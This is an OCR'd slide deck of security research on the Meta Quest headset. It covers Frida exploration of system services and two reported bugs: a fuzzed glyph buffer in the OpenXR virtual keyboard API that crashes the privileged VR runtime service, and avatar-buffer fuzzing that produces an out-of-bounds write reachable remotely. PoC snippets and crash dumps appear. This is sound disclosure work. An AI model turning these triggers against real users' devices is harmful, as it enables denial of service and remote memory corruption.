
Pwning through the Metaverse

Quest Headset Vulnerability Research

Luke M - @datalocaltmp




$whoami

- @datalocaltmp on X/Twitter
- Founded Signal 11 Research - particularly focused on Android/iOS Security
- Previously worked on consumer privacy within mobile applications
  - Lots of mobile reversing - caused Apple to issue legal notices to Air Canada and many others
- Bug bounty enthusiast
  - Meta, Amazon, Match.com, Biden Campaign, etc.

Overview

- What is the Android native layer?
- Where does the Quest interact with the native layer
- Approaching native research (ghidra, frida, gdb/lldb, ASAN, etc.)
- Bug Examples:
  - 3rd Party App Attack Surface - Glyph Parsing to Guardian DOS
  - Horizons/Quest Social - Remote memory corruption via `libovravatar2p.so`

What is the Android native layer?


System Apps
Dialer
Email
Calendar
Camera
. . .
Java API Framework
Content Providers
View System
Managers
Activity
Location
Package
Notification
Resource
Telephony
Window
Native C/C++ Libraries
Webkit
OpenMAX AL
Libc
Media Framework
OpenGL ES
. . .
Android Runtime
Android Runtime (ART)
Core Libraries
JNI
e.g. Java_oculus_....
Hardware Abstraction Layer (HAL)
Audio
Bluetooth
Camera
Sensors
. . .
Linux Kernel
Drivers
Audio
Binder (IPC)
Display
Keypad
Bluetooth
Camera
Shared Memory
USB
WIFI
Power Management

What does that mean for the Quest?

Quest Processes & Services

```
hollywood:/ # ps -ef | grep com.oculus
system        1628   770 0 19:24:35 ?     00:00:00 com.oculus.statscollector
system        1676   770 0 19:24:35 ?     00:00:00 com.oculus.os.vrlockscreen
system        1695   770 0 19:24:35 ?     00:00:00 com.oculus.vrbttest
system        1704   770 0 19:24:35 ?     00:00:00 com.oculus.os.cm
system        1705   770 0 19:24:35 ?     00:00:00 com.oculus.micservice_notificationproxy
system        1733   770 0 19:24:35 ?     00:00:00 com.oculus.companion.server
u0_a12        1760   770 0 19:24:36 ?     00:00:00 com.oculus.maintenanceboot
u0_a41        2127   770 21 19:24:37 ?    00:00:18 com.oculus.shellenv
u0_a8         2130   770 1 19:24:37 ?     00:00:01 com.oculus.identitymanagement.service
u0_a78        2248   770 10 19:24:38 ?    00:00:09 com.oculus.horizon
u0_a34        2272   770 22 19:24:38 ?    00:00:19 com.oculus.vrshell
u0_a2         2302   770 2 19:24:38 ?     00:00:02 com.oculus.updater
u0_a75        2341   770 0 19:24:38 ?     00:00:00 com.oculus.qplservice
u0_a13        2387   770 2 19:24:38 ?     00:00:01 com.oculus.userserver2
system        2452   770 0 19:24:38 ?     00:00:00 com.oculus.assetdelivery
u0_a19        2474   770 5 19:24:38 ?     00:00:04 com.oculus.presence
u0_a17        2675   770 6 19:24:39 ?     00:00:05 com.oculus.ocms
u0_a34        2698   770 1 19:24:39 ?     00:00:00 com.oculus.vrshell:Overlay
u0_a44        2771   770 18 19:24:39 ?    00:00:15 com.oculus.vrruntimeservice
system        2999   770 0 19:24:40 ?     00:00:00 com.oculus.deviceauthserver
u0_a5         3031   770 1 19:24:40 ?     00:00:00 com.oculus.appsafety
u0_a28        3219   770 5 19:24:40 ?     00:00:04 com.oculus.vrguardianservice
u0_a37        3303   770 17 19:24:40 ?    00:00:14 com.oculus.mrservice
u0_a29        3496   770 5 19:24:41 ?     00:00:04 com.oculus.systemux:SystemUX
u0_a34        3512   770 1 19:24:41 ?     00:00:00 com.oculus.vrshell:TheaterScreen
system        3708   770 0 19:24:41 ?     00:00:00 com.oculus.gatekeeperservice
u0_a55        3774   770 1 19:24:42 ?     00:00:00 com.oculus.metacam
u0_a54        3803   770 6 19:24:42 ?     00:00:04 com.oculus.socialplatform
u0_a80        3831   770 15 19:24:42 ?    00:00:12 com.oculus.explore:explore
system        4049   770 0 19:24:43 ?     00:00:00 com.oculus.linefrequencyservice
u0_a18        4177   770 0 19:24:44 ?     00:00:00 com.oculus.systemutilities
u0_a40        4595   770 0 19:24:46 ?     00:00:00 com.oculus.integrity
u0_a56        4641   770 1 19:24:46 ?     00:00:00 com.oculus.store:graphqlprefetchjobservice
u0_a32        5044   770 0 19:25:10 ?     00:00:00 com.oculus.os.vrusb
root          5218  5155 7 19:26:07 pts/0 00:00:00 grep com.oculus
hollywood:/ #
```

Exploring Services - com.oculus.vrshell

```
(env) dev@box:~/Development/quest$ frida -U ShellEnv

    ____
   / _  |   Frida 16.2.2 - A world-class dynamic instrumentation toolkit
  | (_| |
   > _  |   Commands:
  /_/ |_|       help      -> Displays the help system
  . . . .       object?   -> Display information about 'object'
  . . . .       exit/quit -> Exit
  . . . .
  . . . .   More info at https://frida.re/docs/home/
  . . . .
  . . . .   Connected to Quest 2 (id=1WMHHA49LZ2235)

[Quest 2::ShellEnv ]-> Process.getModuleByName('libovravatar2p.so')
{
    "base": "0x6fc5c35000",
    "name": "libovravatar2p.so",
    "path": "/system/priv-app/ShellEnv/ShellEnv.apk!/lib/arm64-v8a/libovravatar2p.so",
    "size": 6799360
}
[Quest 2::ShellEnv ]->
```

Exploring Libraries - `libovravatar2p.so`

```
[Quest 2::ShellEnv ]-> var exports = Module.enumerateExports('libovravatar2p.so');
[Quest 2::ShellEnv ]-> for(var i = 0; i<exports.length; i++){if(exports[i].name.includes('Stream')){console.log(exports[i].name)}}
ovrAvatar2Streaming_GetPlaybackState
ovrAvatar2Streaming_RecordSnapshot
ovrAvatar2Streaming_SetAutoPlaybackTimeDelay
ovrAvatar2Streaming_RecordStart
ovrAvatar2Streaming_SerializeRecording
ovrAvatar2Streaming_PlaybackStart
ovrAvatar2Streaming_GetRecordingSize
ovrAvatar2Streaming_SetPlaybackTimeDelay
ovrAvatar2Streaming_DeserializeRecording
ovrAvatar2Streaming_PlaybackStop
ovrAvatar2Streaming_RecordStop
[Quest 2::ShellEnv ]->
```

Critical Services - com.oculus.vrruntimeservice



Questions?

Native Research - Attack Surfaces

- Quest Attack Surface
  - 3rd Party Applications installed via the Meta Store
  - Bluetooth Companion App (`com.oculus.twilight`)
  - Remote Spaces / Horizons
- Choose an attack surface and enumerate entry points and goals
  - Entry point: 3rd Party App's OpenXR API calls to native VR Runtime Service
  - Goal: Modify guardian safety zone

Native Research - Tooling

- Android Studio - Building OpenXR apps
  - Explore OpenXR/VRAPI attack surface from malicious 3rd party app
- JADX - Decompiling Java components of Quest apps/services
- Ghidra - Decompiling Quest native libraries
- lldb - Debug Quest native execution
- Android NDK - `libasan.so` - to help location initial memory corruption

Less talk. More do.

Bug #1 - Glyph Parsing to Guardian DOS - `xrChangeVirtualKeyboardTextContent(...)`

Why OpenXR API?


VR application / VR Runtime connections

All VR applications use Runtime IPC to connect to the VR Runtime server running in the `com.oculus.vrruntimeservice` process using either the VrApi or OpenXR API. The `VrApi` and `OpenXR` interfaces load a library dynamically from `VrDriver.apk` containing the client side of the VR Runtime implementation and use this under the hood to perform various VR operations supported by VR Runtime such as time warp.

Reminder - Privileged Service

```
[Quest 2::com.oculus.vrruntimeservice ]-> var nativeLibraries = Process.enumerateModules();
[Quest 2::com.oculus.vrruntimeservice ]-> for(var i = 0; i<nativeLibraries.length; i++){if(nativeLibraries[i]
/system/lib64/libandroid_runtime.so
/apex/com.android.runtime/lib64/bionic/libc.so
/apex/com.android.runtime/lib64/bionic/libm.so
/apex/com.android.runtime/lib64/bionic/libdl.so
/apex/com.android.runtime/lib64/bionic/libdl_android.so
/system/lib64/libandroid_runtime_lazy.so
/system/priv-app/VrDriver/VrDriver.apk!/lib/arm64-v8a/libvrruntimeservice.so
/system/lib64/libruntimeipcbroker_interface-cpp.so
/system/lib64/libruntimeipcbroker_interface-ndk_platform.so
/system/lib64/libruntimeipchelper_interface-cpp.so
[Quest 2::com.oculus.vrruntimeservice ]->
```

Start with OpenXR API Samples



Playing with Virtual Keyboards

- OpenXR Sample App - XrVirtualKeyboard
  - "Demonstrates Virtual Keyboard where an application has control over keyboard positioning, interaction, and rendering."
- Initial starting point - Easy to approach and begin interacting with OpenXR
  - Functionality for presetting keyboard input - `xrChangeVirtualKeyboardTextContext(...)`
    - I.e Set the initial keyboard input to a user's known email address

XrVirtualKeyboardHelper.cpp

```cpp
bool XrVirtualKeyboardHelper::UpdateTextContext(const std::string& textContext) {
    ALOGV("[+] UpdateTextContext");

    if (session_ == XR_NULL_HANDLE || GetInstance() == XR_NULL_HANDLE ||
        keyboardHandle_ == XR_NULL_HANDLE) {
        // Session needs to be initialized, and the method available
        return false;
    }
    if (xrChangeVirtualKeyboardTextContext_) {
        //Patching with strange inputs

        char buffer[8]={ [0]: 0xf0, [1]: 0x9f, [2]: 0x90, [3]: 0x88, [4]: 0xf0, [5]: 0x9f, [6]: 0x90, [7]: 0x88};
        ALOGV("[+] UpdateTextContext with string: %s", buffer);

        XrVirtualKeyboardTextContextChangeInfoMETA changeInfo{
            .type: XR_TYPE_VIRTUAL_KEYBOARD_TEXT_CONTEXT_CHANGE_INFO_META};
        changeInfo.textContext = buffer;
        return oxr(xrChangeVirtualKeyboardTextContext_( keyboard: keyboardHandle_, &changeInfo));
    }
    return false;
}
```

Keyboard Shown

Virtual Keyboard enables VR developers to ea
best-in-class keyboard into their applications a
users with a consistent typing experience acro
VR applications. The API is designed so that
improvements can be made to the keyboard f
updates, without any modifications by the dev
leverage the latest features.

The keyboard supports multiple input modes i
raycast based input, direct touch input, and s
for both modalities.




```
char buffer [8] = {0xf0,0x9f,0x90,0x88,0xf0,0x9f,0x90,0x88}
```
→ 🐈🐈



Buffers are fun! What can we render there?

- What if we fuzz the buffer passed to `xrChangeVirtualKeyboardTextContext(...)`
  - Simple C++ fuzzer - no coverage involved - just generates random byte arrays
- Results in finding a glyph sequence that crashes the vrruntimeservice
  - Attempts to call a method on an uninitialized native object
  - Can be delayed to cause crashes in other 3rd Party applications
- PoC - Patch OpenXR sample application and provided to Meta in bug report


Activities
jetbrains-studio
Nov 19 16:06
XrVirtualKeyboard – main.cpp [XrVirtualKeyboard.XrSamples.XrVirtualKeyboard.Projects.Android]
File Edit View Navigate Code Analyze Refactor Build Run Tools Git Window Help
main.cpp
XrVirtualKeyboardHelper.cpp
VRMenuObject.cpp
BitmapFont.cpp
SetKeyboardLocation(locationType_);
// Should call this whenever the keyboard is created or when the text focus changes
ALOGV("datalocaltmp Start sleep, 60s before crash");
sleep(seconds: 10);
ALOGV("datalocaltmp sleeping, 50s before crash");
sleep(seconds: 10);
ALOGV("datalocaltmp sleeping, 40s before crash");
sleep(seconds: 10);
ALOGV("datalocaltmp sleeping, 30s before crash");
sleep(seconds: 10);
ALOGV("datalocaltmp sleeping, 20s before crash");
sleep(seconds: 10);
ALOGV("datalocaltmp sleeping, 10s before crash");
sleep(seconds: 10);
virtualKeyboard_->UpdateTextContext(textInputBuffer_);
}
void SetKeyboardLocation(XrVirtualKeyboardLocationTypeMETA locationType) {
// Update keyboard location based on the location type
XrVirtualKeyboardLocationInfoMETA locationInfo{ type: XR_TYPE_VIRTUAL_KEYBOARD_LOCATION_INFO_META};
locationInfo.space = GetLocalSpace();
XrVirtualKeyboardApp
ShowKeyboard
Logcat
2023-11-19 16:05:31.829 8049-8084/com.oculus.sdk.xrvirtualkeyboard I/OVR_FileSys: datalocaltmp package com.oculus.systemactivities
Launch succeeded
Launch succeeded (a minute ago)

Crash Dump

```
pid: 4259, tid: 5648, name: Thread-40  >>> com.oculus.vrruntimeservice <<<
uid: 10025
signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr --------
Abort message: 'JNI DETECTED ERROR IN APPLICATION: obj == null
    in call to CallVoidMethodV'
    x0  0000000000000000  x1  0000000000001610  x2  0000000000000006  x3  00000071e9b1cbf0
    x4  fefeff70e8b0dbbf  x5  fefeff70e8b0dbbf  x6  fefeff70e8b0dbbf  x7  7f7f7f7fffffffff
    x8  00000000000000f0  x9  0000007324e435d8  x10 0000000000000000  x11 ffffff80ffffffbdf
    x12 0000000000000001  x13 0000000000000001  x14 000000000000000d  x15 ffffffffffffffff
    x16 0000007324f0adc0  x17 0000007324ee8b60  x18 00000071ba03a000  x19 00000000000010a3
    x20 0000000000001610  x21 00000000ffffffff  x22 0000000000000000  x23 0000000000000000
    x24 0000007292bb9576  x25 0000000000000001  x26 0000000000000000  x27 000000729351b000
    x28 b4000072940926a0  x29 00000071e9b1cc70
    lr  0000007324ea4c5c  sp  00000071e9b1cbd0  pc  0000007324ea4c8c  pst 0000000000001000
backtrace:
      #00 pc 0000000000089c8c  /apex/com.android.runtime/lib64/bionic/libc.so (abort+168) (BuildId: 969ab0b152061cbc434d585970f5a76d)
      #01 pc 000000000061f2a0  /apex/com.android.art/lib64/libart.so (art::Runtime::Abort(char const*)+692) (BuildId: 2fd1b4bfadae25b44ad28637cff404b8)
      #02 pc 000000000001610c  /system/lib64/libbase.so (android::base::SetAborter(std::__1::function<void (char const*)>&&)::$_3::__invoke(char const*)+60) (BuildId: 3433a074668e4
      #03 pc 00000000000159e4  /system/lib64/libbase.so (android::base::LogMessage::~LogMessage()+300) (BuildId: 3433a074668e4608fc0428730f8541ea)
      #04 pc 000000000044dc7c  /apex/com.android.art/lib64/libart.so (art::JavaVMExt::JniAbort(char const*, char const*)+2564) (BuildId: 2fd1b4bfadae25b44ad28637cff404b8)
      #05 pc 00000000004725ac  /apex/com.android.art/lib64/libart.so (art::JNI<false>::CallVoidMethodV(_JNIEnv*, _jobject*, _jmethodID*, std::__va_list)+1368) (BuildId: 2fd1b4bfada
      #06 pc 00000000002f8ed8  /system/priv-app/VrDriver/VrDriver.apk!libvrruntimeservice.so (BuildId: ca45926c7bcb3c5d558bb4b51a0bed5b8dfcb68e)
      #07 pc 000000000040053c  /system/priv-app/VrDriver/VrDriver.apk!libvrruntimeservice.so (VirtualKeyboard::service::GlyphRenderer::StaticLayoutDraw(_JNIEnv*, char const*, int,
5b8dfcb68e)
```

Questions?

How about a bug we can trigger remotely?

Bug #2 - Deserialization to OOB Write in `libovravatar2p.so`

What should we target?

- Exploitation over messaging applications generally involve memory corruption
  - Voice & Video streams are popular targets
- What is novel about the Quest's attack surface?
  - Well in addition to our voice, we also stream our avatar's position/pose
  - Ways we can send our avatar to other users include the built-in Social App or Meta Horizons


People
Start a call
Join call
Click to join call
Join me in VR
Up for a game?
Join call
Click to join call
Up for a game?
Join me in VR
Let's start a call!
Are you around?
Start a message...
datalocaltmp

Sending our Avatars Pose

1. Social/Horizon App queries the ShellEnv service to get a buffer representation of the avatars pose
2. ShellEnv calls `ovrAvatar2Streaming_SerializeRecording` in `libovravatar2p.so` and receives a serialized buffer containing the pose
3. ShellEnv passes the serialized buffer back to the Social App to send to the recipient

Receiving an Avatar Pose

4. Recipient's Social/Horizon App provides the received buffer to the ShellEnv process
5. ShellEnv calls `ovrAvatar2Streaming_DeserializeRecording` in `libovravatar2p.so` and renders the avatar pose in the environment

Let’s Fuzz That - Avatar Buffers

- Using a simple Frida script
  - Modify the serialized avatar buffer returned from `ovrAvatar2Streaming_SerializeRecording`
- Fuzzing for Dummies (i.e. datalocaltmp)

```
Array.from({length: 0x10}, () => Math.floor(Math.random() * 0xff));
```

- Pairing this with `Memory.writeByteArray(address, buffer)` is very potent

Example Fuzzing Avatar Buffer

```
ovrAvatar2Streaming_SerializeRecording: Loaded handler at "/Users/dev/Development/quest/ShellEnv/__handlers__/libovravatar2p.so/ovrAvatar2Streaming_SerializeRecording.js"

Started tracing 1 function. Press Ctrl+C to stop.
[!] Sending payload: [72,62,58,3,52,70,28,46,71,31,83,75,44,73,75,27,37,71,67,44,11,73,38,16,61,73,24,76,41,39,11,3,14,74,66,36,53,57,59,16,84,21,29,8,31,84,6,72,5,57,50,49,79,75,6,26,79,52,41,56,74,12,73,47]
[!] Payload hexdump           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
776fb8f700  00 a4 a1 a7 b8 02 00 00 35 30 a3 6b 2b 95 16 57  ........50.k+..W
776fb8f710  48 3e 3a 03 34 46 1c 2e 47 1f 53 4b 2c 49 4b 1b  H>:.4F..G.SK,IK.
776fb8f720  25 47 43 2c 0b 49 26 10 3d 49 18 4c 29 27 0b 03  %GC,.I&.=I.L)'..
776fb8f730  0e 4a 42 24 35 39 3b 10 54 15 1d 08 1f 54 06 48  .JB$59;.T....T.H
776fb8f740  05 39 32 31 4f 4b 06 1a 4f 34 29 38 4a 0c 49 2f  .921OK..O4)8J.I/
776fb8f750  b7 07 00 00 00 60 24 67 17 07 75 22 00 4f a8 8e  .....`$g..u".O..
776fb8f760  19 a9 1b 2b c2 2b 53 ee d8 cb 76 8e ac 8e c0 69  ...+.+S...v....i
776fb8f770  8f 2a 63 0c 5a ee 1d ec 67 0e bc 4c 61 86 1e aa  .*c.Z...g..La...
```

} Random bytes


And … Crash!

